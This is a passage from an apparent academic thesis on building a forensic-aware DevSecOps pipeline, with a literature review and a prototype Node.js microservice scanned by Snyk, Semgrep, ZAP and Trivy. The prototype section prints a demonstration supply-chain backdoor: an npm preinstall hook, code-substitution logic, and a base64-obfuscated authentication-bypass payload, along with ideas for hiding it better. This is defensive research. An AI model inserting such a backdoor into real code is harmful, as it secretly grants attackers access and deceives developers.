From detecting container breakout attempts to identifying supply chain compromises and enforcing compliance requirements, Falco's applications span the entire cloud-native security spectrum. When combined with alert processing systems like FalcoSidekick and automated response tools like Falco Talon, it forms a complete runtime protection platform capable of securing even the most dynamic infrastructures.

Falco's extensible architecture and active community of development mean it is able to respond to the latest security needs as those grow and expand. In an environment where runtime security in containerized environments is required and critical, Falco represents the trifecta of depth, flexibility, and cloud-native blend that makes it the undisputed tool.

2.9 Artificial Intelligence in the DevSecOps Pipeline: Towards Continuous, Context-Aware Security

Bringing artificial intelligence to the DevSecOps pipeline is not simply about automating current security testing—it's a fundamental reimagining of how software security must be done: proactively, contextually, and continuously. Whereas most DevSecOps integrations have depended on static tools and post-facto detection methods, emerging developments in AI—especially machine learning (ML), deep learning (DL), and large language models (LLMs)—are shifting the paradigm to intelligent, self-adaptive systems capable of evolving with the software they protect[87].

Beyond Automation: Intelligence as a DevSecOps Substrate Most of the focus put by AI research in DevSecOps is still towards automation features—minimizing manual review and integrating static security analysis tool into CI/CD pipelines. A recent paper reveals a vision that goes far more deeply: AI is not simply a substitute for human reviewers; AI is a strategic substrate that can learn context, model risks, and reason about vulnerability throughout the software development lifecycle. The paper identifies 12 security-critical tasks across five DevOps phases and maps state-of-the-art AI approaches—such as graph neural networks (GNNs), transformers, and hybrid LLM-GNN architectures—to each task[87].

One of the most striking discrepancies in AI adoption is the asymmetry towards the field of adoption across DevOps phases of AI: whereas 52% of the research is concerned with the "Development" phase (e.g., vulnerability detection at the code level), there is a total lack of AI-based solutions in the "Plan" phase (e.g., threat modeling and impact analysis) in peer-reviewed studies. This as-yet-unresearched area has enormous potential. AI tools might even be utilized for dynamic threat modeling through the extraction of threat vectors from issue trackers, user stories, or architecture diagrams—similar to what Security Copilot does, though with opaque mechanisms. This would bring a proactive, swift approach to threat detection, rather than detection directly into the early stages of the pipeline[87].

Fine-Grained Vulnerability Detection AI's most promising impact is its ability to enable fine-grained reasoning at scale. While early methods used recurrent neural networks (RNNs) for file-level vulnerability detection, they lacked semantic precision. Recent work (e.g., `VulDeePecker`, `LineVul`, `IVDetect`) has demonstrated that AI models—especially those using transformers and GNNs—can detect vulnerabilities at the line-of-code level with interpretability[87]. This degree of granularity not only speeds up remediation but also enables real-time feedback integrated within the IDE, strongly aligned with "shift-left" DevSecOps principles.

Moreover, these methods have gone beyond simple categorization: VulExplainer and VulChecker integrate CWE-level taxonomy and dependency graphs, respectively, for both detection and explanation. Two-layered intelligence of this sort is anything but superficial; it signifies an epistemological upgrade from binary "secure/insecure" flags to a nuanced understanding of vulnerability causes and mitigation paths[87].

Data Realism vs. Academic Innovation The research paper of Fu et al. (2024), through the use of 65 different benchmarks utilized across the 99 papers studied, highlighted that the majority of software vulnerability classification with AI-driven methods relied on prefabricated datasets or statically labeled data (e.g., SARD and VulDeePecker). These benchmarks generally don't reflect the entropic, noisy conditions of real-world repositories. As a result, there is a growing need for research to prioritize longitudinal, real-world corpora, perhaps through collaborations with open-source foundations or continuous vulnerability monitoring platforms[87].

Moreover, domain adaptation techniques are gaining traction. For instance, transformer models pre-trained on general code (e.g., CodeBERT, CodeT5) perform worse on security-specific tasks without fine-tuning. Techniques such as `LATTICE` and `ATTAIN` employ curriculum learning and hierarchical classification to bridge this gap by assigning difficulty scores to each sample and using a training scheduler to sample batches of training data based on these scores, facilitating learning from easy to difficult data. Thus, the paper highlights that transformer-based code models achieve stronger performance when pretrained or fine-tuned on security-centric code corpora—for example, vulnerability patches from GitHub. This mirrors successful patterns in other domains, such as cybersecurity or medicine, where domain-specific LLMs (e.g., SecureBERT, BioBERT) outperform their generalist counterparts[88].

Toward a Future of Autonomous Security Agents The intersection of AI and DevSecOps offers a tangible improvement pathway to semi-autonomous security agents. Such agents could scan logs continuously, identify anomalies (e.g., through `DeepLog` or `RADON`), correlate them with source-level changes, and recommend or even apply patches based on models such as `VulRepair` or `TFix`. With this improvement, human direct intervention would shift even more to exclusive

high-level policy definition and governance, with low-level security tasks becoming increasingly self-governing[87].

However, realizing this vision is not trivial, as it presents many difficulties. The same paper lists 15 open challenges—across data sparsity, explainability, CPS-layer security, and tool interoperability—and proposes related research directions. Of special concern is explainability as a central bottleneck: if an AI system flags a vulnerability or generates a patch, can developers trust and verify its reasoning? Without transparent attribution, AI-driven security risks becoming another opaque subsystem—ironically undermining the trust it seeks to instill[87].

Chapter 3

State Of The Art

Integrating security into DevOps processes is now an established practice, often under the acronym DevSecOps. However, academic and industrial attention has mainly focused on preventive and automated scanning aspects, neglecting the importance of post-mortem analysis and forensic readiness. This section reviews the main scientific contributions that aim to expand the boundaries of pipeline-centric security by integrating investigative capabilities and evidence-gathering mechanisms. Existing peer-reviewed approaches, experimental frameworks and benchmarks will be reviewed, evaluating their advantages, limitations and differences from the proposal of this thesis.

3.1 DevSecOps: overview of scientific research

The scholarly literature in recent years has produced numerous contributions on DevSecOps, often focusing on security automation, the use of SAST/DAST tools, and dependency control. However, few papers consider the entire lifecycle of an attack, including the response and investigation phase. Among the major contributions:

- **S. Gordon, et al. (2020):** They propose a dynamic policy-based DevSecOps model, in which scanning and monitoring tools are orchestrated by a centralized platform. However, the work does not include the collection of investigative logs or persistent traces[89].
- **R. Ramos et al. (2025):** They analyze supply-chain threats within CI/CD pipelines, highlighting how the DevOps cycle offers new attack surfaces. Their proposal includes job segmentation and dependency testing, but lacks an analysis of forensic tracking or incident response[90].
- **A. Fawzy et al. (2022):** They introduce the notion of *CI/CD anomaly detection*, using machine learning to detect anomalous patterns in pipeline jobs. The approach is effective for detection but does not include tools for evidence preservation or attribution[91].

An important empirical study is that of the already cited paper of R. Ramos et al., which systematically analyzes 27 recurrent vulnerabilities throughout the DevOps lifecycle, extracting quantitative data on which stages are most frequently targeted, with which techniques, and which defensive mechanisms are most effective or lacking. The study shows that attacks are predominantly concentrated at the *build* (38%) and *deployment* (29%) stages, exploiting vulnerabilities in custom scripts, compromised dependencies, and misconfigurations[90].

A particularly useful contribution of the study is the categorization of *evasion* techniques, or ways in which attackers conceal their presence. These include:

- the obfuscation of payloads in YAML configuration files[90].

- the use of legitimate containers as exfiltration proxies[90].
- the modification of local logs to remove traces[90].

The authors note that commonly implemented countermeasures (e.g., SAST scans, image scanning) do not detect more than 60% of documented attacks, due to the lack of visibility and contextualization of events.

This evidence provides concrete motivation for the need for forensic-aware approaches: only with advanced logging, correlation, and semantic enrichment mechanisms can sophisticated evasion techniques be countered and the persistence of digital evidence ensured. The present work fits exactly in this direction, proposing a pipeline that can improve visibility at the most exposed stages, identify anomalous patterns, and produce robust and verifiable traces.

3.2 Forensics proposals in the DevOps pipeline

The first relevant contribution toward integrating forensic techniques into DevOps is provided by a paper of F. Gunawan et al. (2020), which proposes a *forensic-ready logging* architecture in CI/CD pipelines. The model introduces components for normalizing, signing, and archiving logs, with the goal of ensuring the digital chain of custody. However, the system does not incorporate proactive alerting mechanisms or external intelligence tools[74].

A second key work is **SecLaaS: Secure Logging-as-a-Service for Cloud Forensics (S. Zawoad et al., 2013)**, which proposes a serverless infrastructure for forensic logging in containerized environments. The proposal, although of an old conception, is still relevant and it is highly scalable but is limited to system-level log collection, with no true semantic correlation with pipeline events or source code[92].

A particularly innovative contribution is that of P. Sharma et al. (2021) [93], who propose a scalable framework for forensic monitoring and stability assessment of microservices based on variational autoencoders (VAEs). The approach combines machine learning techniques and Kubernetes orchestration to automatically generate, collect, and analyze runtime traces. The solution is attractive because it integrates intelligent logging and behavioral detection, reducing operational overhead compared to traditional monitoring systems.

In detail, each microservice is enriched with a sidecar component that collects distributed metrics and traces (latency, syscall patterns, errors). These signals are analyzed in real time by VAE models that learn the normal behavior of the system. Detected anomalies can be mapped to investigable events, and archived for later forensic analysis[93]. The paper presents three main contributions:

- Introduction of a non-intrusive and scalable data collection pipeline.
- Use of deep learning models to identify complex behavioral deviations.
- Quantitative evaluation of the approach on real environments with measurable benefits in terms of detection rate and overhead.

Compared with other solutions, this approach represents an effective convergence of advanced observability and forensic readiness, enabling both early detection and contextualized preservation of anomalous events.

3.3 Comparisons and benchmarks between approaches

The absence of standardized benchmarks for forensic DevSecOps pipelines is an obvious limitation in the literature. However, some recent work attempts comparative assessments:

- **Y. Ramaswamy** proposed to use a synthetic dataset and fault-injection simulations, the author found that integrating forensic tools improves detection capability and response speed by approximately 35-40%, at the cost of an 18% increase in total pipeline execution time.
- **OpenSSF SLSA framework (2023)** provides guidelines for supply chain security, with levels of attestation and verifiability. However, it is not a forensic system, and is limited to integrity and provenance checks[94].
- **Garcia et al. (2022)** propose a quantitative assessment of standard DevSecOps pipeline logging coverage and show that less than 45% of significant events are actually tracked in the logs, making post-event reconstruction difficult[89].

Such evidence supports the hypothesis that a proactive and structured logging strategy is needed that can provide reliable, verifiable, and contextualized evidence.

A key contribution that fills the lack of standardized benchmarks in forensic pipelines is offered by M. Saleh et al. (2023) [95]. The authors propose a forensic-enabled DevSecOps framework experimentally validated on CI/CD pipelines in containerized environments. The unique feature of the approach is the use of the CSE-CIC-IDS2018 dataset, a widely recognized corpus for evaluating intrusion detection and response capabilities in simulated network environments.

The results show that a forensic-aware architecture can significantly improve detection, without introducing excessive overhead on the pipeline. In addition, the dataset used allows reproducible comparisons with other work, providing a benchmark for future systematic evaluations. Thus, this approach provides an empirical basis to motivate and justify forensic integrations within DevSecOps pipelines.Collection and signing of logs at the container level; integration with detection tools such as Suricata; orchestration via Jenkins and Docker to simulate attacks along the CI/CD cycle; evaluation of accuracy, recall, and false-positive rate[95].

3.4 Summary and rationale of the contribution

The literature review shows that while there are interesting proposals for forensic logging or runtime analysis, none of them proposes a unified architecture that integrates intelligence, runtime detection, semantic enrichment of logs, and automatic correlation between source code and alerts.

The present contribution fits right into this space: a DevSecOps pipeline that can extend the *shift-left* vision by also including *post-right* capabilities, i.e., investigation, attribution, and informed response. The proposal not only demonstrates the technical feasibility of such integration, but also provides experimental validation of it through the simulation of a real-world scenario (e.g., CVE-2024-3094). It is thus proposed as a starting point for future standardization of forensic pipelines in the DevSecOps context.

Chapter 4

Implementation of a forensic aware DevSecOps pipeline

The following chapter provides the description and a comprehensive analysis of a prototype of a web application and its capabilities, along with the architecture of a DevSecOps pipeline. The focus will be on how even a simple backdoor introduced through code substitution at compilation time is not detected by traditional DevSecOps tools, while proposed threat intelligence and forensic analysis tools are able to detect this issue. The implementation showcases a real-world scenario where seemingly benign dependencies can introduce critical vulnerabilities into production systems by exploiting supply chain attacks or internal malicious actors, underscoring the importance of—often underestimated—forensic analysis security measures in automatic tools. The full structure of the built architecture is the following is depicted in the figure 4.1.

The core requirements of this implementation are primarily the detection of advanced threats by identifying runtime code injection and supply chain attacks (malicious preinstall scripts in dependencies) that evade static analysis and the detection of IoCs like hardcoded malicious domains (DarkComet RAT references). Such detection is achieved through the integration of reactive forensic tools, which are able to bridge the gap between proactive DevSecOps (SAST/SCA/DAST) and reactive digital forensics (log analysis, runtime monitoring). The result obtained with this approach is an improved pipeline resilience, preventing attacks such as pipeline poisoning (CVE-2025-30066) and insider threats through runtime integrity checks.




Figure 4.1. Scheme of the full structure

4.1 Project Architecture and Components

The application developed in this thesis consists of a JavaScript microservice deployed in K8s, which provides a simple website with basic functionalities. As the main focus is the security pipeline, the project spans multiple areas of interest, such as malicious dependency definition, static and dynamic code vulnerabilities, and bad configuration files. As it is a microservice, all deployments and tests were done through the help of `Minikube`, which is essentially a local K8s environment.

Deployment Description The YAML file defines an object of `Deployment` type, having the API version *apps/v1*. The primary objective of this configuration-as-code file is to orchestrate the creation, the update, and the management of the defined pods that execute the `microservizio-js` container. More specifically, it is possible to define the following parameters:

- **Replicas**: The field `replicas: 1` specifies that only 1 pod has to be executed; this is for simplicity's sake.
- **Selector**: This field uses the label `app: microservizio-js` to identify the managed pods.
- **Template**: The field `template` defines the pod configuration, including metadata and container configurations.

Container Configuration Inside each pod, there is defined a single container with the following properties:

- **Name:** `microservizio-js`
- **Image:** The utilized Docker image is `microservizio-js:v1`. The directive `imagePullPolicy: Never` indicates that the image does not have to be searched on an external registry, as it is defined locally.
- **Exposed port:** the container will expose the port `3000`. While the website will be reached through the HTTP protocol (usually port 80), Minikube, if not run as root, does not allow you to choose well-known ports (0-1023). As the chosen port is not relevant in this project, port 3000 was picked just for simplicity reasons.

The Dockerfile is the following:

```
FROM node:22
WORKDIR /usr/src/app
COPY package*.json ./
COPY . .
RUN npm install
EXPOSE 3000
CMD ["sh", "-c", "node server.js"]
```

This simple Dockerfile defines the `Node.js` application, using the official `node:22` image as a base layer. It sets the working directory as the `/usr/src/app` directory, copying the `package.json` and `package-lock.json` files, along with all other files of the project's folder. Next, the project's dependencies are installed through the npm install command execution. Finally, the container exposes port 3000, and with the start command (CMD), it executes the `server.js` script via shell (`sh -c`).

Critical security aspects As briefly mentioned before, the Dockerfile and the Deployment YAML file will be the main focus of the IaC scan step, more specifically of Trivy. The vulnerable architectural choices of this application are the following:

1. **Execution as Root**:

   ```
   runAsUser: 0
   ```

   With this directive, the container is run with UID `0`, which means `root`. This is deeply flawed and will be flagged with severity HIGH, as it allows for container escape situation, meaning an attacker that is able to exploit the container, could attack the host system as well.

2. **Writable File System**:

   ```
   ...
   capabilities:
     add: ["ALL"]
   ...
   ```

   The root file system is not read-only, as it is missing the `readOnlyRootFilesystem` directive defined to true. An immutable root file system prevents applications from writing to their local disk. This can limit intrusions, as attackers will not be able to tamper with the file system or write foreign executables to disk. This security issue will be correctly flagged with severity "HIGH" by Trivy.

Missing Resource Limits The Deployment file does not explicitly define the `resources` section, which is essential to specify the maximum usage of physical resources obtainable by each pod (computing power and main memory). By not defining the limits, a pod could exhaust the resources of the entire cluster, compromising the overall stability. A possible configuration would be the following:

```
resources:
  requests:
    memory: "128Mi"
    cpu: "250m"
  limits:
    memory: "256Mi"
    cpu: "500m"
```

This misconfiguration will be flagged as *Memory Not Limited* and *CPU Not Limited* by Trivy.

Web Application Implementation The application logic is entirely defined in the `server.js` file, which provides an Express-based web server that exposes several endpoints and simple functionalities:

1. A simple login system connected to an in-memory SQLite database. Two users are defined on application startup.
2. Endpoints that provide demonstration of Cross-Site Scripting (XSS) vulnerability through unsanitized input reflection and Code injection vulnerability through the use of `eval()` on user input
3. Hardcoded Indicators of Attack references to malicious domains associated with DarkComet RAT (Remote Access Trojan). These domains will not be detected in the traditional pipeline.

Dependency Management The project defines its dependency structure through the package.json, requiring the essential dependencies, such as `express`, `express-session` and `sqlite3`. Additionally, for demonstration purposes, a vulnerable version of lodash is introduced. This dependency will be flagged as vulnerable, as it contains a security HIGH and a security MEDIUM vulnerability. The `package.json` is the following:

```
"dependencies": {
  "@my/dependency": "file:./harmless",
  "express": "^5.1.0",
  "express-session": "^1.18.1",
  "sqlite3": "^5.1.7",
  "lodash": "4.17.20"
}
```

Furthermore, a seemingly innocuous local dependency is introduced. This dependency appears normal at first glance but contains the entry point for the backdoor mechanism. The local dependency `@my/dependency` points to a directory in the same folder of the `package.json` named *harmless*—which is not harmless at all—creating a false sense of security through misdirection. With the expected behavior, the `npm install` command will copy the contents of the harmless folder inside the `node_modules` folder and execute any preinstall or postinstall command, thus executing the `compile.js` malicious script.

Backdoor Implementation Through Code Substitution The focus of this project is the backdoor implementation, which demonstrates an Advanced Persistent Threat (APT) technique through dependency-based code substitution. This approach is particularly insidious because it occurs during the installation process and modifies application code before execution, maintaining the normal behavior of the application when not actively triggered. The backdoor is injected through a multi-stage process:

1. **Initial Trigger**: The seemingly harmless dependency `@my/dependency` includes a `preinstall` script in its `package.json`:

   ```
   "scripts": {
     "preinstall": "node compile.js"
   }
   ```

   This script automatically executes whenever the dependency is installed, whether during initial project setup or dependency updates. The `preinstall` hook is a legitimate npm feature, and as it is not something that is usually deemed insecure, traditional security tools do not detect it as suspicious or malicious, meaning that attackers can abuse its functionalities to execute malicious code during the installation process.

2. **Code Substitution Logic**: The `compile.js` script contains the actual backdoor implementation:

   ```
   if (content.includes(targetQuery)) {
     const regex = new RegExp(
                   `(["'\`])${escapeRegExp(targetQuery)}\\1`, 'g'
                   );
     content = content.replace(regex, modifiedQuery);
     fs.writeFileSync(filePath, content, "utf8");
   }
   ```

   This function searches for the application's `server.js` file by traversing the directory structure. Once found, the script reads the file's content and substitutes the login query with the malicious code.

3. **Authentication Bypass Implementation**: The script replaces a parameterized SQL query—which is a security standard as it prevents SQL injection attacks—with a string, defined as follows:

```
const targetQuery = "SELECT * FROM users WHERE username = ?
                                              AND password = ?";
const modifiedQuery = "new Function('u', 'p', Buffer.from('
                       cmV0dXJuIHUgPT09ICdiYWNrZG9vcicgPyAiU0
                       VMRUNUICogRlJPTSB1c2VycyBXSEVSRSB1c2Vy
                       bmFtZSA9ICdyb290JyBPUiAoMSA9IDAgQU5EIH
                       VzZXJuYW1lID0gPyBBTkQgcGFzc3dvcmQgPSA/
                       KSIgOiAiU0VMRUNUICogRlJPTSB1c2VycyBXSE
                       VSRSB1c2VybmFtZSA9ID8gQU5EIHBhc3N3b3Jk
                       ID0gPyI7', 'base64')  \
                       .toString())(username)";
```

The base64-encoded string, when decoded, reveals a conditional statement that allows authentication bypass when the username “backdoor" is used. The decoded payload is the following:

```
return u === 'backdoor' ? \
  "SELECT * \
  FROM users \
  WHERE username = 'root' OR \
  (1 = 0 AND username = ? AND password = ?)" : \
  "SELECT * FROM users WHERE username = ? AND password = ?";
```

This creates a hidden root access path without knowing or modifying the root's password, while maintaining the appearance of normal authentication behavior for regular users. With this substitution, the parameterized query becomes a dynamic function that returns a string, and as it is called immediately, its behavior is essentially that of a runtime-defined string.

Backdoor Characteristics and Strengths This backdoor implementation showcases several sophisticated techniques:

- **Obfuscation through Base64**: The malicious code is encoded in Base64 to avoid detection by simple string matching or SAST tools. In a real-world example, this code could have been encoded two or three times to improve its obfuscation or encrypted entirely to guarantee stealth against more sophisticated SAST tools.
- **Dynamic Code Generation**: The use of `new Function()` creates dynamically generated code at runtime, which can evade static analysis tools.
- **Conditional Logic**: The backdoor only activates for specific input (*backdoor* username), maintaining normal application behavior in all other circumstances.
- **File System Traversal**: The recursive file search demonstrates how this malicious code can locate and modify specific files regardless of project structure, or even more dangerously, access any resource on the current file system.

The backdoor's implementation is particularly concerning because the modified code becomes part of the application itself, making it difficult to distinguish from legitimate code once the installation process is complete. DevSecOps tools usually create an ephemeral environment to compile and scan the code, which means that, unless the pipeline commits the code to the repository, it will not persist the changes through the development environment. Of course, as this is just a simple example, a developer that is testing the code and executes manually an `npm install` command

will inject the vulnerability locally, thus greatly risking being detected, as it is permanent. In a real-world scenario, the `compile.js` could detect the environment variables before executing, searching for container-typical variables, meaning it is being compiled during publish time, or otherwise die immediately. Furthermore, traditional file integrity monitoring systems would not flag this behavior as suspicious unless they were actively monitoring the installation process.

Comparison to a Real-World Supply Chain Attack This project deliberately emulates techniques observed in real-world supply chain attacks, sharing significant similarities with incidents like the XZ Utils backdoor (CVE-2024-3094). The official RedHat website explains that "through a series of complex obfuscations, the liblzma build process extracts a prebuilt object file from a disguised test file existing in the source code, which is then used to modify specific functions in the liblzma code. This results in a modified liblzma library that can be used by any software linked against this library, intercepting and modifying the data interaction with this library"[96], ranking it as a 10 in the CVSS v3 assessment. The backdoor was discovered in March 2024, and demonstrated how attackers can compromise widely-used utilities to create far-reaching security incidents. Like this project's implementation, the XZ backdoor:

- Modified critical system components during the build process
- Targeted specific conditions for backdoor activation
- Bypassed authentication mechanisms (SSH in the case of XZ)
- Remained undetected for a significant period (33 days for XZ)

In this case, the attackers leveraged both the human and implicit trust in software supply chains to distribute malicious code. The XZ backdoor was particularly sophisticated as it manipulated symbol resolution processes at runtime, similar in behavior—although not as complex—to how this project modifies the SQL query. This attack proves that an attack was introduced by a file dependency in the package.json is not an unreasonable assumption and could be a potential attack vector in a real-world attack.

4.2 Traditional Pipeline Structure

The security pipeline is designed as a sequence of specialized workflows running simultaneously, orchestrated by a main YAML workflow file. This pipeline, described in the `main.yaml` configuration file, follows an atomic design where isolated security tools work independently. Each step will work on its tasks and ephemeral environment, publishing the results as the workflow ends. The pipeline is based on GitHub's repository dispatch event and can be run on demand by navigating to the actions tab. In a real-world scenario, this pipeline should be configured to be run on pull requests and merge requests so as to block the introduction of malicious code. The architecture consists of five different steps: Software Composition Analysis with Snyk, Static Application Security Testing using Semgrep, Dynamic Application Security Testing employing OWASP ZAP, Infrastructure as Code scanning with Trivy, and ultimately, the container image publish process. This kind of parallel execution allows for independent tasks while maintaining a high degree of efficiency, as the total execution time of the pipeline will be the sum of its longest step (DAST usually) plus the publication step.

Each tool, at the end of its execution, will publish its findings back to GitHub's Security dashboard through the standardized SARIF (Static Analysis Results Interchange Format) reporting mechanism. The reason is to provide a unified reporting approach that enables centralized vulnerability management, regardless of the specific security tool employed. The pipeline architecture incorporates timeout handling and status checking via a user-provided event, namely the `dispatch-and-wait` action. This will guarantee the correct execution of the pipeline, ensuring that each security stage completes successfully before proceeding to the publish operation. If a tool hangs indefinitely or does not complete its execution correctly, the pipeline will fail, and the publish operation will not be executed.

Snyk Action The Snyk integration represents the Software Composition Analysis (SCA) component of this security pipeline, and it is designed specifically to detect vulnerabilities within the application's `package.json`. This workflow is triggered via a repository dispatch event with the type identifier "sca-snyk", as defined as follows:

```
on:
  repository_dispatch:
    types: [sca-snyk]
```

Next, the permissions are defined. Since the workflow will upload a file to the repository's security tab, the directive `security-events` is set to true.

The workflow—defined in the directive `jobs`—executes within the ubuntu-latest runner environment and begins by retrieving the application codebase through the `actions/checkout@v4` action. Following code checkout, the workflow sets up a Node.js runtime environment in order to allow for dependency resolution. This step will allow for the correct execution of Snyk, which will utilize the `package-lock.json` to identify the exact version of direct and transitive dependencies utilized by the project.

Lastly, the `snyk/actions/node` action is executed, which will run the Snyk scan. This action requires authentication through a SNYK_TOKEN environment variable, which is configured as a repository secret. The scanning process is configured to generate output in the SARIF format through the –sarif-file-output=snyk.sarif parameter. The security gate of this action is configured with the following parameter:

```
continue-on-error: true
```

If set to false, the flow will fail when Snyk finds a vulnerability with severity HIGH or CRITICAL. Upon completion of the scanning process, the workflow uploads the SARIF file to GitHub's Security dashboard via the `github/codeql-action/upload-sarif` action. Snyk's findings will appear directly within GitHub's security tab, providing developers with immediate visibility into dependency vulnerabilities without requiring access to the external Snyk dashboard.

Semgrep Action The Semgrep workflow comprises the Static Application Security Testing (SAST) step of the security pipeline. The primary objective of this step is to exploit Semgrep's rule-matching functionalities to extract vulnerabilities from the static Javascript code. The workflow does not present much difference from the Snyk one, as it creates the ephemeral environment with the `ubuntu-latest`, checks out the code, performs the scan, outputs in SARIF format, and uploads it on the security tab of GitHub. The complete workflow is the following:

```
name: SAST with Semgrep

on:
  repository_dispatch:
    types: [sast-semgrep]

permissions:
  security-events: write

jobs:
  semgrep:
    runs-on: ubuntu-latest
    container:
      image: returntocorp/semgrep
    steps:
      - uses: actions/checkout@v4

      - name: Run Semgrep SAST
        run: |
          semgrep scan  --config=p/owasp-top-ten \
                        --config=p/javascript \
                        --output=semgrep.sarif \
                        --sarif

      - name: Upload SARIF to GitHub
        uses: github/codeql-action/upload-sarif@v3
        with:
          sarif_file: semgrep.sarif
```

It is worth to note that Semgrep is instructed to use the *OWASP Top 10* rules, as the code scanned represents a web application. Additionally, Javascript rules are specified.

OWASP ZAP Action The OWASP ZAP workflow constitutes the Dynamic Application Security Testing (DAST) step of the security pipeline, and it is able to identify security vulnerabilities in the application during its execution and by simulating real—yet automated—external attack scenarios. This workflow is triggered through a repository dispatch event with the same technique as Snyk and Semgrep. As OWASP ZAP does not support SARIF output, its results are published in the form of a GitHub issue, thus requiring the following additional permission:

```
permissions:
  contents: write
  issues: write
```

The key point is that a DAST scan requires the application to be fully deployed and working. For this reason, in real-world scenarios, often DAST is excluded from the pipeline, and DAST scans are performed manually on test and pre-production environments. This has the serious disadvantage of requiring the exclusion—or sometimes the complete shutdown—of the Web Application Firewall (WAF), so the DAST activity is not blocked by it. Instead, in this example, a different approach is followed: an isolated testing environment is created with Minikube, where the application is

completely deployed. In the first phase, the workflow retrieves the application code and proceeds to establish a Minikube environment with specific configuration parameters, including the Docker driver, bridge CNI networking, and allocated computational resources in the following way:

```
- name: Start Minikube
  uses: medyagh/setup-minikube@latest
  with:
    driver: docker
    cni: bridge
    container-runtime: docker
    cpus: 2
    memory: 4096m
    start-args: '--wait=apiserver'
```

After establishing the Kubernetes environment, the workflow builds a Docker image directly within the Minikube context. This approach ensures that the testing occurs against the exact version of the application that would be deployed, including any recent changes that might not yet be available in published images. The built image is tagged as "microservizio-js:v1" and subsequently deployed to the Kubernetes cluster using a predefined deployment configuration:

```
- name: Build Docker image in Minikube
  run: |
    eval $(minikube -p minikube docker-env)
    docker build -t microservizio-js:v1 .
    docker images

  - name: Deploy to Minikube
  run: |
    kubectl apply -f microservizio-js-deployment.yaml
    kubectl rollout status deployment/microservizio-js --timeout=120s
```

To enable connectivity with the application, the workflow establishes port forwarding from the Kubernetes service to the local environment (mapping port 3000) and implements health-checking logic to verify that the application is accessible before initiating security scanning; otherwise, an empty issue is created, generating a false sense of absence of vulnerabilities. The workflow follows with the deployment validation through the kubectl rollout status command with a timeout parameter. Once this step is finished, the application is guaranteed to be up and running.

The actual security scanning step is performed using the `zaproxy/action-full-scan` action, which executes the OWASP ZAP scanning engine against the deployed application. The scanning configuration utilizes the stable version of ZAP from the GitHub Container Registry and targets the locally forwarded application endpoint. The scan is executed with the aggressive ('-a') option to perform comprehensive testing across all identified endpoints. This aggressive scan is able to provide better visibility on an application's actual vulnerabilities, an option that is often impossible to use in test or production environments, as it would trigger many security alerts on the company network. The step is the following:

```
- name: ZAP Full Scan
  uses: zaproxy/action-full-scan@v0.12.0
  with:
    token: ${{ secrets.GITHUB_TOKEN }}
    docker_name: 'ghcr.io/zaproxy/zaproxy:stable'
    target: 'http://localhost:3000'
    cmd_options: '-a'
```

Upon completion of the scanning process, regardless of the outcome, the workflow implements a cleanup phase that removes all deployed resources from the Kubernetes cluster.

